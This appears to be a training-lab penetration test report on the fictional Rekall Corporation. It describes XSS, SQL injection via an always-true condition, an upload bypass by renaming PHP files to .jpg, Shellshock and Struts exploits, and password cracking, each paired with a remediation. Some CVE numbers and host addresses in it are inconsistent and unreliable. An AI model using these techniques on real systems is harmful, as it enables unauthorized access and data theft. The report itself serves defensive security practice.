Cybersecurity

Penetration Test Report

Rekall Corporation

DC National Cyber Security Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	DC National Cyber Security
Contact Name	Abel Woldemichael
Contact Title	Pen Tester

Document History

Version	Date	Author(s)	Comments
001	Dec 1st 2024	Abel Woldemichael	Pen Tester

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Firewall protection was active during the reconnaissance phase
- Login credentials were functional
- Several open-source exploits on open ports were not successfully run on the server
- Domain control was isolated from other Windows machines.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak credentials were found in various locations, including Rekall's repository, which was found through Google hacking, in Rekall web app HTML code, and lastly, in weak password configuration.
- Rekall had exposed sensitive information found through open sources. Nmap scans revealed numerous open ports.
- Rekall's web application was vulnerable to both XSS and SQL attacks
- Rekall's server and version were available to the public
- Outdated servers
- Scan of IPs showed possible vulnerabilities to IPs and ports

Executive Summary

The DC National Security Group (DCNSG) identified several critical vulnerabilities in Rekall's IT infrastructure. These vulnerabilities could severely impact the company's functionality and potentially damage its reputation. Here is an overview of how DCNSG discovered these vulnerabilities.

DCNSG initiated its penetration test by reviewing the Rekall web application. The first vulnerability identified was on Rekall's VR planning page, where penetration testers successfully executed a Cross-Site Scripting (XSS) attack, allowing malicious actors to run harmful scripts. Further investigation revealed that the same VR planner page was susceptible to Local File Inclusion, enabling the upload of malicious .php files. Testers could insert malicious scripts into the comments section on the comments page. Additionally, after reviewing the HTML of the web application, testers discovered login credentials that provided access to sensitive company data. SQL injection attacks were found to be executable on the login page, the networking page, and even through the URL bar.

After examining the web application, the penetration testers utilized open-source intelligence (OSINT) to identify additional exposed vulnerabilities. They discovered Rekall’s stored certificate, which exposed sensitive data, and performed a DNS lookup that revealed further vulnerabilities within the company's network infrastructure. Through NMAP scans, DCNSG identified open ports on the network, the host being used, and critical information regarding the server and its version. The scans showed that the running Apache server was not up to date and was vulnerable to known exploits.

With the data collected from the NMAP scans, DCNSG attempted to exploit several known vulnerabilities using Metasploit. They successfully executed CVE-2017-5638, an Apache exploit, which allowed them to access sensitive company data and execute commands that could alter the data. Another exploit used was CVE-2014-6271 (Shellshock), through which they escalated privileges with stolen credentials to access the company’s sudoers file. They also leveraged CVE-2014-6340, which provided them with Rekall’s server username, www-data. Additionally, CVE-20030264 was executed in Metasploit successfully, allowing access to Rekall’s data through SLMail.

The team employed alternative methods to access Rekall's data as well. For example, they used SSH to access Alice’s account via the IP address 192.168.13.14. Alice’s account had a weak password, which made it easy to guess the credentials. Another method utilized was Google hacking, which led to the discovery of the Rekall repository containing Trivera's username and hashed password. Using John the Ripper, they cracked the password and successfully logged into the database with those credentials. Further analysis of the NMAP scan revealed that 172.22.117.20 was using an open port (port 80), allowing the team to access the Index of / and uncover sensitive information. They also found that the information in the NMAP scan pointed to using a file transfer protocol where sensitive data could be stored in plain text files.

In summary, DCNSG was able to uncover 11 critical vulnerabilities that could significantly harm the company's reputation, disrupt day-to-day operations, and potentially lead to financial damage. Below, the team has outlined mitigation strategies to address these vulnerabilities and minimize Rekall’s attack surface.

Summary Vulnerability Overview

Vulnerability	Severity
	Critical
SQL Injection	Critical
Local File Inclusion	Critical
Credentials in the HTML	Critical
NMAP Scan Vulnerabilities	Critical
CVE 2017-5638 – Apache Struts Vulnerability RCE	Critical
CVE-2014-6271 – Apache Mod_cgi Bash Environment Variable Code Injection (Shell Shock)	Critical
CVE-2019-6340 - Drupal RESTful Web Services unsterilized RCE	Critical
Remote SSH	Critical
Directory Traversal	Critical
CVE-2003-0264 – Multiple Buffer Overflows in SLMail	Critical
FTP Protocol Vulnerabilities	High
XSS Stored	High
XSS Reflected	Medium
HTML Command Input	Medium
Unencrypted Traffic	Medium
Command Injection	Medium
Open Source data	Medium
DNS Lookup Record	Medium
Nessus Scan	Medium
Windows Task Scheduler	Medium


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.10 172.22.117.20 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.35
Ports	21, 22, 80, 106, 110

Exploitation Risk	Total
Critical	11
High	2
Medium	8
Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	Scripts were allowed to be injected on the Rekall web app which malicious scripts can exploit.


Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation


Vulnerability 2	Findings
Title	HTML Command Input
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	The "Who do you want to be?" page of the web application's HTML has a vulnerability that allows malicious scripts to be injected. This occurs due to insufficient input validation and sanitization, enabling attackers to execute XSS attacks, which can compromise user data and the application's security.
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation

Vulnerability 3	Findings


Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	Another vulnerability identified in Rekall's comment page is the lack of input validation and sanitization, which allows attackers to inject and execute malicious XSS scripts within the comments section. This can lead to unauthorized access to user data, session hijacking, and other security risks for users interacting with the comment page..
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation

Vulnerability 4	Findings
Title	Unencrypted Traffic
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	Using the Curl command-line tool, we discovered that port 80 on the server was open and transmitting data without encryption. This vulnerability allows attackers to intercept and potentially manipulate web traffic, posing a significant security risk.


Images	
Affected Hosts	192.168.14.35
Remediation	Redirect all web traffic to HTTPS (Port 443) to help mitigate potential risks.

Vulnerability 5	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	A vulnerability was identified on Rekall's VR Planner page. The application permits the upload of files without proper validation, leading to a Local File Inclusion attack. This allows attackers to upload and execute malicious files on the server, potentially gaining unauthorized access to sensitive data and system resources.
Images	
Affected Hosts	192.168.14.35
Remediation	Implemented restrictions to only allow the upload of JPG files and enhanced


	input validation to prevent the injection of malicious PHP files.


Vulnerability 6	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Rekall's second file upload feature was configured to accept only JPG files. However, we discovered a vulnerability by renaming a PHP file to have a .JPG extension. This bypassed the file type restriction and allowed us to upload and execute a malicious PHP script, indicating a lack of proper content validation beyond file extension checks.
Images	
Affected Hosts	192.168.14.35
Remediation	Ensure that the server validates the MIME type of the uploaded file to confirm it matches the expected content type (image/jpeg for JPG files). Implement additional checks to inspect the file content and confirm it adheres to the JPG file structure, regardless of the file extension. Verify that the file extension and the MIME type are consistent with each other to prevent mismatches. Sanitize and validate all inputs on the server side to ensure no malicious content is executed.

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	On the user login page, we identified a vulnerability by injecting an SQL

	payload containing an always-true statement (1=1). This payload bypassed the authentication process and overrode all other SQL queries, indicating that the application is susceptible to SQL Injection attacks. This flaw allows attackers to gain unauthorized access to the system by manipulating the SQL queries executed by the application.
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation: Ensure only the intended login credentials can be used.

Vulnerability 8	Findings
Title	Login Credentials in the HTML
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	In the HTML code of the Rekall login page, the penetration tester discovered login credentials for the user "dougquiad." This security lapse allowed the tester to successfully log in using these credentials, indicating that sensitive information was improperly stored within the client-side code. This vulnerability exposes the application to unauthorized access and potential misuse.

Images	
Affected Hosts	192.168.14.35
Remediation	Removal of credentials


Vulnerability 9	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	On the Rekall Welcome page, we identified a vulnerability where malicious commands could be injected into the HTML. This allowed unauthorized access to files in the database, indicating insufficient input validation and sanitization. This flaw exposes the application to potential data breaches and unauthorized data manipulation.
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation, limiting user input, running web server under a unique user account

Vulnerability 10	Findings
Title	Open Source data
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	Using open-source intelligence (OSINT) techniques, we discovered that Rekall's sensitive data was publicly accessible. This vulnerability indicates a failure to properly secure and restrict access to sensitive information, exposing the data to potential misuse and unauthorized access by malicious actors.
Images	Queried **whois.godaddy.com** with **"totalrekall.xyz"**... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: jlow@2u.com Name Server: NS51.DOMAINCONTROL.COM Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2024-11-21T09:43:28Z <<<
Affected Hosts	totalrekall.xyz
Remediation	Remove sensitive data that could potentially risk the company's functionality. Limit access to DNS records. Regularly monitor WHOIS changes.

